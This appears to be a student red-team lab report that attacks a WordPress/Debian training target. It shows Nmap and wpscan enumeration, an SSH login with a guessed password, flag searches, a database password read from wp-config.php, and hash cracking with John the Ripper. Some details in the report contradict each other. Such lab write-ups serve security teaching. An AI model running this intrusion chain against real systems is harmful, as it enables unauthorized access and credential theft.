Red Team: Summary of Operations

Table of Contents

Exposed Services

Nmap scan results for each machine reveal the below services and OS details:

- Nmap 192.168.1.0/24

  IP Address 192.168.1.110 has the following ports open:

22	ssh
80	http
111	rpcbind
139	netbios-ssn
445	microsoft-ds

Nmap -sV 192.168.1.110

- Ssh version is 7.7p1 Debian 5+deb84u (protocol 2.0)
- Apache httpd 2.4.10 (Debian)
- Netbios Samba smbd 2.x-4.x (Ports 139 and 445)

Ip Address 192.168.1.115 has the following ports open:

22	ssh
80	http
111	rpcbind
139	netbios-ssn
445	microsoft-ds

For this project, the machine on 192.168.1.115 will not be attacked.

Target Machine

1. ssh
2. http
3. Netbios-ssn
4. Rpcbind (DoS attack)

Critical Vulnerabilities

The following vulnerabilities were identified on each target:

Target Machine

1. Old Wordpress Blog Version (Medium Severity)
2. Weak Passwords/No password policies (Critical Severity)
3. Unencrypted Passwords on target machine (Critical Severity)
4. Apache Vulnerabilities
    a. CVE-2017-7679
    b. CVE-2013-2249
5. WordPress Version 4.8.14
    a. CVE-2018-20148
    b. CVE-2019-8942
    c. CVE-2019-9787

A wordpress scan was used after discovering that the HTTP server had a wordpress blog published on it.

Wpscan --url http://192.168.1.110/wordpress/ --enumerate u

WordPress version 4.8.14
Two users found: Michael and Steven (michael, steven)

Exploitation


The Red Team was able to penetrate both Target 1 and Target 2 and retrieve the following confidential data:
After exploiting the ssh port on the target machine using michael’s username and easily guessable password:

Target Machine


- Flag1 found inside of service.html file in /var/www/html directory
    - Grep “*flag*” /var/www/html
        - flag1{b9bbcb33e11b80be759c4e844862482d}

- Flag2.txt found in /var/www directory
- Exploit Used
    - Inside of /var
        - Find -iname “*flag*”
        - Cat /var/www/flag2.txt
        - Flag2{fc3fd58dcdad9ab23faca6e9a36e581c}


The next few pages show the screenshots captured for documentation purposes.




```
root@Kali:~# nmap 192.168.1.1/24 -sn
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-17 18:50 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00068s latency).
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Nmap scan report for 192.168.1.100
Host is up (0.00089s latency).
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Nmap scan report for 192.168.1.105
Host is up (0.00098s latency).
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Nmap scan report for 192.168.1.110
Host is up (0.0021s latency).
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Nmap scan report for 192.168.1.115
Host is up (0.0022s latency).
MAC Address: 00:15:5D:00:04:11 (Microsoft)
Nmap scan report for 192.168.1.90
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 1.84 seconds
root@Kali:~# 
```




```
root@Kali:~# ssh steven@192.1^C
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-23 13:22 PDT
Nmap scan report for 192.168.1.110
Host is up (0.0011s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https:/
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.52 seconds
root@Kali:~# wpscan --url 192.168.1.110 --enumerate u
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|
```




```
 Brute Forcing Author IDs - Time: 00:00:01 <> (8 / 10) 80.00%  ETA: 00:00:0
 Brute Forcing Author IDs - Time: 00:00:01 <> (9 / 10) 90.00%  ETA: 00:00:0
 Brute Forcing Author IDs - Time: 00:00:01 <> (10 / 10) 100.00% Time: 00:00
:01

[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not bee
n output.
[!] You can get a free API token with 50 daily requests by registering at h
ttps://wpvulndb.com/users/sign_up

[+] Finished: Thu Sep 17 19:31:22 2020
[+] Requests Done: 27
[+] Cached Requests: 25
[+] Data Sent: 6.177 KB
[+] Data Received: 171.226 KB
```




```
Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> SHOW DATABSES
    → clear
    → stop
    → exit
    → SHOW DATABASES
    → NO
    → ^CCtrl-C -- exit!
Aborted
michael@target1:/var/www/html$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 111
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> SHOW DATABASES
    → show databases
    → show databases;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right synt
ax to use near 'show databases
show databases' at line 2
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.01 sec)

mysql> 
```



```
  GNU nano 2.2.6            File: wp-config.php

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secre$
 * You can change these at any point in time to invalidate all existing co$
 *

^G Get Help ^O WriteOut ^R Read File^Y Prev Page^K Cut Text ^C Cur Pos
^X Exit     ^J Justify  ^W Where Is ^V Next Page^U UnCut Tex^T To Spell
```



```
ss
Session completed
root@Kali:~/Documents# john -show wp_hashes.txt
0 password hashes cracked, 2 left
root@Kali:~/Documents# john wp_hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$
) 256/256 AVX2 8×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 43 candidates buffered for the current salt, minimum 48 neede
d for performance.
Warning: Only 37 candidates buffered for the current salt, minimum 48 neede
d for performance.
Warning: Only 33 candidates buffered for the current salt, minimum 48 neede
d for performance.
Warning: Only 32 candidates buffered for the current salt, minimum 48 neede
d for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 23 candidates buffered for the current salt, minimum 48 neede
d for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84           (user2)
```



```
div class="country"> <img src="img/elements/f1.jpg" alt="flag">Canada</div>
elements.html:                                                            <
div class="country"> <img src="img/elements/f2.jpg" alt="flag">Canada</div>
elements.html:                                                            <
div class="country"> <img src="img/elements/f3.jpg" alt="flag">Canada</div>
elements.html:                                                            <
div class="country"> <img src="img/elements/f4.jpg" alt="flag">Canada</div>
elements.html:                                                            <
div class="country"> <img src="img/elements/f5.jpg" alt="flag">Canada</div>
elements.html:                                                            <
div class="country"> <img src="img/elements/f6.jpg" alt="flag">Canada</div>
elements.html:                                                            <
div class="country"> <img src="img/elements/f7.jpg" alt="flag">Canada</div>
elements.html:                                                            <
div class="country"> <img src="img/elements/f8.jpg" alt="flag">Canada</div>
grep: fonts: Is a directory
grep: img: Is a directory
grep: js: Is a directory
grep: scss: Is a directory
grep: Security - Doc: Is a directory
service.html:                        <!-- flag1{b9bbcb33e11b80be759c4e844862482d
} -->
grep: vendor: Is a directory
grep: wordpress: Is a directory
michael@target1:/var/www/html$ grep flag service.html
                        <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
michael@target1:/var/www/html$ 
```